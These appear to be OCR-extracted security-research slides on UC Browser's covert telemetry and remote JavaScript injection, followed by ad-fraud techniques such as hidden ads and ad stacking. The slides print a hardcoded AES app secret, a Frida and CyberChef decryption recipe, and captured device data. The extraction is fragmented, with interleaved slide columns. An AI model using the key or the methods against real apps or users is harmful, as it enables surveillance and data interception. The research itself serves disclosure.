00000010 10 dd cf 55 98 a4 6c c7 4e 9c 85 16 0c 9f a9 9a          U  \ N
00000020 45 80 a2 a8 81 95 5b 96 3a 89 18 5b d2 48 b2 43          E   [ : [ H C
00000030 b8 02 47 e0 14 1c 80 e3 50 c5 31 68 27 19 e2 a1          G     P 1h'
00000040 c2 64 52 6c f0 c2 d6 e7 f5 eb a7 6e 75 bb 0a ac          dRL      nu
00000050 11 60 7c d1 a2 63 71 3a 4c 87 31 d4 5c b0 68 f7          `|  cq:L 1 \ h
00000060 0c 0e bc ee 1e 58 29 19 96 6c 34 c9 a0 e1 4c bd          X) l4 L
00000070 5e 1a 8d 71 7c 9e 43 65 16 4a b3 d9 2b 90 d8 2a          ^ q| Ce J + *
00000080 81 fd 2d bf f6 01 eb a2 e2 7a c1 50 17 97 17 50          -     z P P
00000090 0b c1 02 51 0a d6 40 f6 ee d0 85 22 2b 8f 0e ca          0 T  2+
```

Headers Query String Text **Hex** Form Raw

```
1 retcode=0`retmsg=succ
```

ios

Download CyberChef  Last build: 2 months ago Options  About / Support 

Operations	Recipe	Input	Output
Search...	From Hexdump  	length: 4697 lines: 62	    
Favourites 	Gunzip  	<pre>00000000 1f 8b 08 00 00 00 00 00 13 d5 56 5d 6e e3 36 V\n 6 00000010 10 7e df 53 e4 bd b5 43 ea c7 96 0d cc 43 d3 76 ~ S C C v 00000020 17 d8 87 b4 45 51 a4 7d d2 50 14 6d 31 2b 91 8a EQ } P m1+ 00000030 48 ca eb 5e a1 47 e8 29 7a 80 1e a7 40 8f d1 a1 H ^ G)z @ 00000040 6c 23 46 9d 22 9b 45 b7 40 f5 20 89 9a e1 cc 37 l#F " E @ 7 00000050 7f 9f d8 7a 08 12 ad 2b 47 35 00 cf e6 d9 9c 63</pre>	start: 804 time: 9ms end: 842 length: 2652 length: 38 lines: 27
To Base64			ernational lt=st`ct=monitor`lrs=542 lt=st`ct=monitor`lci=0.797734 lt=pv`ct=normal`fri=web`source=1`vc=1 lt=ev`ct=normal`times=4`function=multiwin`day=1`type=new`ev_ na=newuser_path lt=ev`ct=eagle_eye`su=0`osp_t1=208`rp=1`url=https://hux.site /this_is_an_unique_url`host=hux.site`pvid=d545d430b25c6e80de 1c9a827226c984_1620905409`osp_t3=208`qt=2021-05-13 19:37:13`nt=wifi`ap=wifi`wt=0`ourl=http://hux.site/this_is_a n_unique_url`osp_t0=208`ph=646`sid=d545d430b25c6e80de1c9a827
From Base64			
To Hex			
From Hex			
To Hexdump			
From Hexdump			
URL Decode			
Regular expression			
Entropy			
Fork	STEP  		

ios



0000030 f9 32 41 8a 96 57 77 9f 65 96 f9 8a 7c 40 7e 26

Output

time: 15ms
length: 9435
lines: 74



```
lt=uc`os_ver=11.3`mac=00000000-0000-0000-0000-  
000000000000`width=414`ua=iPhone8,2`login=N0`device=iPhone8,2`system_lang=en_US`mcc=`prd=UCBrowser`bmo  
de=WWW`lang=en-  
us`pfid=44`bid=355`ram=1680`cp_param_prov=`rom=61025`cp_param_cc=GB`system_area=US`height=736`cp_param  
_na=英国`sid_flds=sid`lac=0`cid=0`os=iPhone8,2_11.3`ch=`sn=2105-34082192112-  
df68f1e7`utdid=YJLgJ9nc0TYDAELdTjnKH+qo`subver=app1`cp_param_isp=`usd=3`aid=Actb6iYfp19n9FoewyM4+g==`c  
p_param_ac=`btype=GJ`cp_param_city=`gender=null`mmc=`imei=00000000-0000-0000-0000-  
000000000000`bseq=19060622`boundid=com.uc.iphone.browser.international  
lt=st`ct=monitor`lts=1  
lt=st`ct=monitor`los=469`loc=-1001  
lt=ev`ct=cards_flow`is_visiable_card_id=745`,`ev_na=cards_manage`card_index=1  
lt=ev`ct=normal`ev_na=user_type`actday=1  
lt=ev`ct=normal`ev_na=user_type`stunpan=1
```


Output

start: 2959 time: 15ms
end: 2959 length: 9435
length: 0 lines: 74



```
lt=ev`ct=eagle_eye`su=0`osp_t1=674`rp=1`url=https://www.google.com/search?  
q=sarasota%20herald`host=www.google.com`pvid=fd309fd9e7fd4639f13abd450cb9037c_1620829143`osp_t3=701`qt  
=2021-05-12 22:19:48`nt=wifi`wt=0`ap=wifi`cc=270,240`ourl=https://www.google.com/search?  
q=sarasota%20herald`osp_t0=674`ph=628`sid=fd309fd9e7fd4639f13abd450cb9037c`lm=05/12/2021  
10:19:03`pm_news=0`tp=44555`at=2021-05-12 22:19:02`am=1`ae=3`sd=0  
lt=pv`ct=normal`cac=716`ev_na=http_cache`c=9`hc=7`ci=6`t1=7`cjs=159`cj=3`f=3`cos=1`jhs=665`ccs=98`cc=2  
`chs=302`i=16`j=22`cfs=181`cf=2`ihs=65`hi=6`co=1`cis=11`sub_ev=cache_hit`o=1`hj=11`t0=29
```

Android



Android

Structure	Sequence	Code	M...	Host	Path	Start	Duration	Size	Sta...	Info
		200	PO...	gjtrack.ucweb.co...	/collect?uc_param_str=frcpvednsvpf<=event&appid=4e54ac8a118f&e_c=pfsjs&pg=i...	18:40:10	1.34 s	17.75 KB	Co...	
		200	PO...	gjtrack.ucweb.co...	/collect?uc_param_str=frcpvednsvpf<=event&appid=4e54ac8a118f&e_c=pfsjs&pg=i...	18:40:10	1.34 s	17.77 KB	Co...	
		200	PO...	adn.insight.ucwe...	/adserver/ad_request	18:40:11	434 ms	2.99 KB	Co...	
		200	GET	la4-userver-upaa...	/login?version=2&appkey=uc_browser_intl&ds=AAc+BVUdNHWie2yxtcOvLT+n&dsTy...	18:40:11	592 ms	17.42 KB	Co...	
		200	PO...	adn.insight.ucwe...	/adserver/ad_request	18:40:11	302 ms	3.11 KB	Co...	
		200	GET	la4-userver-upaa...	/message_push?seq=0&sid=2647139610&pid=2343805865	18:40:11	3 m 31 s	120 bytes	Co...	
		200	PO...	la4-userver-upaa...	/business	18:40:11	147 ms	409 bytes	Co...	
		200	PO...	la4-userver-upaa...	/business	18:40:11	147 ms	439 bytes	Co...	
		200	GET	la4-userver-upaa...	/detect/2	18:40:11	2 ms	145 bytes	Co...	
		200	PO...	la4-userver-upaa...	/receipt/detect	18:40:11	142 ms	119 bytes	Co...	
		200	PO...	px-intl.ucweb.com	/api/v1/raw/upload	18:40:11	815 ms	18.16 KB	Co...	
		200	PO...	gjapplog.ucweb....	/collect?uc_param_str=frpfvepctbmbilasvchmi&fr=android&pf=145&ve=13.4.0.1306&...	18:40:21	625 ms	18.37 KB	Co...	
		200	PO...	gjapplog.ucweb....	/collect?chk=970c8c4b&vno=1622648452003_2_4656&enc=wsg&zip=gzip&uuiid=34026	18:41:15	619 ms	18.04 KB	Co...	
		200	PO...	gjapplog.ucweb....	/collect?uc_param_str=frpfvepctbmbilasvchmi&fr=android&pf=218&ve=12.12.9.1226...	18:42:10	593 ms	18.01 KB	Co...	
		200	GET	la4-userver-upaa...	/message_push?seq=0&sid=2647139610&pid=2343805865	18:43:42	5 m 0 s	83 bytes	Co...	
		200	GET	la4-userver-upaa...	/detect/4	18:43:42	1 ms	125 bytes	Co...	
		200	PO...	la4-userver-upaa...	/receipt/detect	18:43:42	143 ms	103 bytes	Co...	
		200	PO...	la4-userver-upaa...	/collect?uc_param_str=frpfvepctbmbilasvchmi&fr=android&pf=145&ve=13.4.0.1306...	18:45:16	1.07 s	22.46 KB	Co...	

Filter: ucweb Focused

Android

Structure Sequence

Code	...	Host	Path	Start	Duration	Size	S...	Info
200	P...	gjapplog.u...	/collect?enc=aes&zip=gzip&pf=android&pn=com.UCMo...	20:08:24	147 ms	1.11 KB	C...	
200	P...	gjtrack.uc...	/collect?uc_param_str=frcpvednsvpf<=event&appid=4e...	20:08:32	1.04 s	1.21 KB	C...	
200	P...	gjtrack.uc...	/collect?uc_param_str=frcpvednsvpf<=event&appid=4e...	20:08:32	1.05 s	1.23 KB	C...	
200	P...	gjapplog.u...	/collect?chk=3845630f&vno=1622480894879_32_7205&en.	20:08:42	149 ms	1.17 KB	C...	

Filter: collect Focused Settings

Overview Contents Summary Chart Notes

Name	Value
e_c	pfsjs
pg	inject
jsver	4.0.0
domain	www.winnie-pooh.org
e_a	runJs
t_	1622480884843

Headers Query String Text Hex Raw

```
{
  "retcode": 0,
  "retmsg": "succ"
}
```

Headers Text Hex JSON JSON Text Raw

Android

- Fire up AES interceptor
- <https://11x256.github.io/Frida-hooking-android-part-5/>
- Got the text, time to find the key

```
{“w_tm”:”1621365464”,”w_bid”:”u4_default”,”w_url”:”http:√  
√www.winnie-pooh.org√pooh-  
stories.htm”,”ps”:”com.UCMobile.intl”,”pid”:”22318”,”stime”:”162334542065  
1”,”type”:”pvuv”,”fr”:”android”,”mcc”:”denied”,”pkg”:”com.UCMobile.intl”,”vcod  
e”:”50186”,”dsp_w”:”1080”,”rom”:”10”,”dsp_d”:”300”,”wid”:”76b24e88-  
a1dd-4256-  
a4dc-1c99be62ff74”,”tmem”:”7659”,”sdkver”:”1.0.0.8”,”ctime”:”162136546  
4”,”model”:”RMX1971”,”lang”:”en”,”dsp_dpi”:”480”,”net”:”wifi”,”brand”:”realm  
e”,”dsp_h”:”2132”,”ver”:”13.4.0.1306”,”product”:”UCMobile”,”mnc”:”denied”,”i  
p”:”185.226.144.94”,”bsver”:”inapppatch64”,”bver”:”13.4.0.1306”,”bserial”:”  
210428170421”,”appid”:”UCMobileIntl”,”amem”:”3424”,”sdk”:”29”,”tzone”:”A  
sia√Jayapura”,”crver”:”4.1.1.0”,”crserial”:”210426141251”}
```

Android

```
(*0*: [123 34 119 95 116 109 34 58 34 49 54 50 58 53 51 55 52 51 55 34 44 34 119 95 98 105 100 34 58 34 117 52 95 100 101 102 97 117 108 116 34 44 34 119 95 117 114 108 34 58 34 104 116 116 112 115 58 92 47 92 47 109 46 102 97 99 101 98 11  
1 111 107 46 99 111 109 92 47 34 44 34 112 115 34 58 34 99 111 109 46 85 67 77 111 98 105 108 101 46 105 110 116 108 34 44 34 112 105 100 34 58 34 49 50 48 56 56 34 44 34 115 116 105 109 101 34 58 34 49 54 50 50 53 51 55 52 50 54 49 51 50  
34 44 34 116 121 112 101 34 58 34 112 118 117 118 34 44 34 102 114 34 58 34 97 110 100 114 111 105 100 34 44 34 109 99 99 34 58 34 100 101 110 105 101 100 34 44 34 112 107 103 34 58 34 99 111 109 46 85 67 77 111 98 105 108 101 46 105 118  
116 108 34 44 34 118 99 111 100 101 34 58 34 53 48 49 56 54 34 44 34 100 115 112 95 119 34 58 34 49 48 56 48 34 44 34 114 111 109 34 58 34 49 48 34 44 34 100 115 112 95 100 34 58 34 51 48 48 34 44 34 119 105 100 34 58 34 55 54 98 50 52 1  
01 56 56 45 97 49 100 100 45 52 50 53 54 45 97 52 100 99 45 49 99 57 57 98 101 54 50 102 102 55 52 34 44 34 116 109 101 109 34 58 34 55 54 53 57 34 44 34 115 100 107 118 101 114 34 58 34 49 46 48 46 48 46 56 34 44 34 99 116 105 109 101 34  
58 34 49 54 50 50 53 51 55 52 51 55 34 44 34 109 111 100 101 108 34 58 34 82 77 88 49 57 55 49 34 44 34 108 97 110 103 34 58 34 101 110 34 44 34 100 115 112 95 100 112 105 34 58 34 52 56 48 34 44 34 110 101 116 34 58 34 119 105 102 105 3  
4 44 34 98 114 97 110 100 34 58 34 114 101 97 108 109 101 34 44 34 100 115 112 95 104 34 58 34 50 49 51 50 34 44 34 118 101 114 34 58 34 49 51 46 52 46 48 46 49 51 48 54 34 44 34 112 114 111 100 117 99 116 34 58 34 85 67 77 111 98 105 108  
101 34 44 34 109 110 99 34 58 34 100 101 110 105 101 100 34 44 34 105 112 34 58 34 49 57 50 46 49 54 56 46 49 46 50 48 53 34 44 34 98 115 118 101 114 34 58 34 105 110 97 112 112 112 97 116 99 104 54 52 34 44 34 98 118 101 114 34 58 34 49  
51 46 52 46 48 46 49 51 48 54 34 44 34 98 115 101 114 105 97 108 34 58 34 50 49 48 52 50 56 49 55 48 52 50 49 34 44 34 97 112 112 105 100 34 58 34 85 67 77 111 98 105 108 101 73 110 116 108 34 44 34 97 109 101 109 34 58 34 52 48 53 54 34  
44 34 115 100 107 34 58 34 50 57 34 44 34 116 122 111 110 101 34 58 34 65 115 105 97 92 47 74 97 121 97 112 117 114 97 34 44 34 99 114 118 101 114 34 58 34 52 46 49 46 49 46 48 34 44 34 99 114 115 101 114 105 97 108 34 58 34 50 49 48 52  
50 54 49 52 49 50 53 49 34 125 10]})  
java.lang.Exception  
  at javax.crypto.Cipher.doFinal(Native Method)  
  at com.uc.wpk.UCDataFlow.a(Unknown Source:813)  
  at com.uc.wpk.UCDataFlow.a(Unknown Source:457)  
  at com.uc.wpk.UCDataFlow.run(Unknown Source:5214)  
  at android.os.Handler.handleCallback(Handler.java:883)  
  at android.os.Handler.dispatchMessage(Handler.java:100)  
  at android.os.Looper.loop(Looper.java:228)  
  at android.os.HandlerThread.run(HandlerThread.java:67)
```

Android

```
case 35:
    byte[] bArr9 = (byte[]) objArr[0];
    int intValue = ((Integer) objArr[1]).intValue();
    boolean booleanValue2 = ((Boolean) objArr[2]).booleanValue();
    if (bArr9 == null || bArr9.length <= 0) {
        return new Object[]{bArr9};
    }
    if (!booleanValue2) {
        return new Object[]{bArr9};
    }
    if (intValue == 2) {
        try {
            if (!f12607bE) {
                if (f12553aD == null) {
                    throw new AssertionError();
                }
            }
            bArr9 = f12553aD.doFinal(bArr9);
        } catch (Throwable th10) {
            log(null, null, "invoke", "DO_DECODE Err:", th10);
            m48526a("wpk_ex_aesd", "msg", th10.getMessage());
            throw th10;
        }
    }
    } else if (intValue == 3) {
        try {
            ConcurrentLinkedQueue concurrentLinkedQueue2 = (ConcurrentLinkedQueue) C26931a.f12660c.get(3);
            if (concurrentLinkedQueue2 == null || concurrentLinkedQueue2.isEmpty()) {
                throw new RuntimeException("decoder_not_set");
            }
            bArr9 = (byte[]) m48532a(1, 3, bArr9)[0];
            if (bArr9 == null || bArr9.length <= 0) {
                throw new RuntimeException("decode_ret_nothing");
            }
        } catch (Throwable th11) {
            log(null, null, "invoke", "DO_DECODE Err:", th11);
            m48526a("wpk_ex_wsgd", "msg", th11.getMessage());
            throw th11;
        }
    }
}
return new Object[]{bArr9};
```

Android

```
/* renamed from: com.uc.browser.w.n */  
/* compiled from: ProGuard */  
24 public final class C19072n {  
    public static String appId = "UCMobileIntl";  
    24 public static String djZ = "QcBeIt#jvn9$ea8f";  
  
    25 public static void bRg() {  
    26     if (!C2483a.m2680WP()) {  
    285     HashMap hashMap = new HashMap();  
    286     hashMap.put("appSecret", djZ);  
    306     hashMap.put("bsver", "inapppatch64");  
    329     hashMap.put("bver", "13.4.0.1306");  
    336     hashMap.put(ProductEVIInfo.KEY_PRODUCT, "UCMobile");  
    407     hashMap.put("bserial", "210428170421");  
    439     hashMap.put(WPKFactory.INIT_KEY_APP_ID, appId);  
    400     hashMap.put("ud", C13383f.aJK());  
    10641     hashMap.put("vcode", Integer.toString(50186));  
    452     C2483a.m2681e(C20295f.sAppContext, hashMap);  
    20501     LogInternal.m44694d("Wpk.Report", UCCore.LEGACY_EVENT_INIT);  
    45     }  
    2052 }  
}
```

Android

Recipe

AES Decrypt

Key: QcBe1t#jvn9\$ea8f (UTF8)

IV: 00000000000000000000000000000000 (HEX)

Mode: CBC | Input: Hex | Output: Raw

To Hexdump

Width: 16 | Upper case hex | Include final length

UNIX format

Gunzip

STEP Auto Bake

Input

length: 1297
lines: 1

```
b5 fe 02 fb 93 cb b5 f4 b5 3a e3 d0 d6 26 b8 88 bb 46 8b 5c 2e 49 fb 77 ab f9 ad 8b b6 5e 7a 22
d3 b8 2a cf ed 13 b2 f0 6c 6d fa de 84 8f e9 e5 b0 2f 16 f8 a6 2b ee 60 04 8e a3 0c 2a 51 5b 4e
89 8d ca db b6 bc a0 97 f3 09 6c 1b d4 0d 35 10 b3 35 b5 6e 70 76 f5 00 9b 46 58 72 3d 25 43 f7
bc 24 26 ae 8b 73 dc b0 20 ec aa 9d 68 51 57 70 5a 00 65 e1 b5 00 51 7b 68 26 e9 00 f2 1b 49 f5
72 44 65 94 90 e1 5b 6d 12 e1 dc 93 61 fd 4a df dd 30 0a 62 00 c4 0f 0b 52 97 2b c2 01 25 ba 5e
59 93 6a ed 95 4d c9 6b a8 1d 86 63 a1 68 20 48 f4 4d 4a b6 d9 77 e0 fe cf 90 e0 9d b7 0f dc d2
74 46 26 91 3f 42 ca a9 7c 93 0f bb 2c 59 3c 37 4d 37 a4 98 9d 97 65 a7 cd b4 0f fe f6 3a 94 37
a7 88 c3 62 9d 8d f1 9b 86 0c b6 d0 be db 5c 7e 3d 7f dc bd 18 15 04 37 2f bf ff 72 57 91 f3 9e
25 5f 35 08 07 0a 28 ae 62 42 6c ad 87 ef dd 7b 15 9d ab c6 d6 d3 7e 81 b0 c9 68 82 40 94 9f d5
02 32 7d 17 90 48 ac 24 8f 65 7f d0 1a cd 13 29 12 9a 45 ec a3 44 d8 ba 9f aa 51 19 16 cf 2b 77
d1 74 02 f8 0d 44 55 f4 fe 8b 8a ee da b9 40 b2 0b 37 aa 5a 3d ba f1 0d 51 50 a3 9b 27 11 2f ba
8c d8 2a db 3d 85 a2 8f fc 18 57 26 5a ea aa 87 df 64 d6 e4 50 34 12 d7 e8 e8 4b 75 d5 1f fb df
ec 15 43 4e 82 83 91 1a 23 37 15 49 ab 6f bd 63 17 0a 2c 4b 30 93 9c a0 53 eb 2d 05 56 8a 1a d0
29 4b e6 79 f9 d6 08 2d 13 9f 56 f6 e2 d1 98 65
```

Output

start: 43 | time: 5ms
end: 86 | length: 728
length: 43 | lines: 2

```
{ "w_bid": "u4_default", "w_tm": "1620668410", "w_url": "https://hux.site", "ps": "com.UCMobile.intl", "pid": "4292", "stime": "1622648079751", "type": "pvuv", "fr": "\u2708this is an url\u2709", "mcc": "denied", "pkg": "com.UCMobile.intl", "vcode": "50186", "dsp_w": "1080", "rom": "10", "dsp_d": "300", "wid": "76b24e88-a1dd-4256-a4dc-1c99be62ff74", "tmem": "7659", "sdkver": "1.0.0.8", "ctime": "1620668410", "model": "RMX1971", "lang": "en", "dsp_dpi": "480", "net": "wifi", "brand": "realme", "dsp_h": "2132", "ver": "13.4.0.1306", "product": "UCMobile", "mnc": "denied", "ip": "86.148.69.41", "bsver": "inappatch64", "bver": "13.4.0.1306", "bserial": "210428170421", "appid": "UCMobileIntl", "amem": "4069", "sdk": "29", "tzone": "Asia Jayapura", "crver": "4.1.1.0", "cserial": "210426141251" }
```

where

Domain	gjapplog[.]uc[.]cn
px-intl[.]ucweb[.]com	Registrar
Registrar	China Internet Network Information Center (CNNIC)
Alibaba Cloud Computing (Beijing) Co., Ltd.	Creation Date
Creation Date	2003-03-17
2003-05-20	Expiration Date
Expiration Date	2022-03-17
2023-05-20	IP Address
IP Address	168.235.204[.]12
157.185.188[.]1	157.185.133[.]31
157.185.128[.]218	157.185.133[.]129
157.185.128[.]213	8.37.236[.]197
Country	Country
CN	CN



Congratulations!

You are Today's Lucky Vi

Click OK to continue

Feb M

Download & Install Windows Updater KB12695 for FREE

The download and installation process of this file is run by InstallPath Install Manager.

Congratulations!

Close, Home, Settings icons

Attention

CONGRATULATIONS!

You could be today's
iPhone 4S winner!

Click on the "Yes" button below
to try to win before **time runs out.**

Yes No

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Next >>

CONGRATU

You've been chosen to receive a **FREE** Gateway Desktop Computer!

- Intel Pentium 4 Processor 2.66 GHz
- 256MB DDR-SDRAM, 80GB HD, 48x CD-RW



Program Overview
 Rewards: \$1,000 Amazon Gift Card
 Average User Rating: 4 of 5
 Dates: 12/16/16 12 AM ET - currently running

Start Survey


Take a survey to see if you qualify for a:

Amazon® Gift Card

details apply

210 B\$ market

Fraud
19.0%



Clean
81.0%

Quiz time!

1000 views = ???

1000 clicks = ???

Quiz time!

1000 views = 3-8\$

1000 clicks = ???

Quiz time!

1000 views = 3-8\$

1000 clicks = >1000\$

MathBot

800k IPs

-4m \$

2 days

+6m \$

Total

+2m \$








Figure 1: Attractiveness of hacking based on financial gain and effort



Hidden Ads

Hidden?

Allows detection from the user side (depending on OS/SDK)

Pivatable to Ad Stacking

WebView in com.shake.earn.sheep.causalgame (97.0.4692.87) trace

about:blank about:blank
empty at (0, 1789)
inspect pause

Unity Ads Banner data:text/html;base64,PGh0bWw+PGhYVWQ+PHRpdGxlPIVuaXR5IEF
empty never-attached
inspect pause

about:blank about:blank
empty
inspect pause

about:blank about:blank
empty
inspect pause

about:blank about:blank
empty never-attached
inspect pause

https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/sdk-core-
empty never-attached
inspect pause

about:blank about:blank
detached size 840 × 131
inspect pause

about:blank about:blank
empty never-attached
inspect pause

Unity Ads WebView about:blank
empty never-attached
inspect pause

https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/sdk-core-
empty never-attached
inspect pause


about:blank about:blank
empty never-attached
inspect pause

Out Of Context Ads

Invasive

Hard to detect

Highly profitable



Ad Stacking

Invasive

Hard to detect

Highly profitable

WebView in com.shake.earn.sheep.causalgame (97.0.4692.87) trace

about:blank about:blank
empty at (0, 1789)
